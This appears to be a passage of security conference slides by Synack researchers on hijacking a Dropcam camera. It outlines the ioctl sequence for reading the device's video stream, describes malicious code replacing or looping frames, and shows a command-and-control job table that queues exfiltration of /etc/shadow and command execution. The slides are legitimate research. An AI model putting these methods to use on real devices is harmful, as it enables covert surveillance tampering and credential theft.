
Synack

> grabbing video




1. open the `/dev/iav` device
2. get the h.264 parameters via `IAV_IOC_GET_H264_CONFIG_EX` ioctl
3. map BSB memory via `IAV_IOC_MAP_BSB` ioctl
4. map DSP memory via `IAV_IOC_MAP_DSP` ioctl
5. get the streams state via `IAV_IOC_GET_ENCODE_STREAM_INFO_EX` ioctl then check that its `IAV_STREAM_STATE_ENCODING`
6. finally, read the stream via the `IAV_IOC_READ_BITSTREAM_EX` ioctl

> manipulating video (conceptually)





> manipulating video (example)



allows the malicious code to swap out frames on the fly....or just replay one(s) to loop the video stream!

> cuckoo's egg C&C server





> cuckoo's egg C&C server

Job Status

Time Created	UUID	Params	Type	Status	Result	Time Completed	Data
2014-07-15 17:23:24	de:ad:be:ef:13:37	/etc/shadow	Exfil	Unsent			
2014-07-15 17:23:12	de:ad:be:ef:13:37	pwd	Execute	Unsent			
2014-07-15 17:22:41	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:44	View
2014-07-15 17:22:41	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:44	View
2014-07-15 17:22:38	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:48	View

command data

status/result

> questions/answers

@colbymoore
@patrickwardle

colby@synack.com
patrick@synack.com

Synack

> creditz

images: dropcam.com

icons: iconmonstr.com
flaticon.com

Synack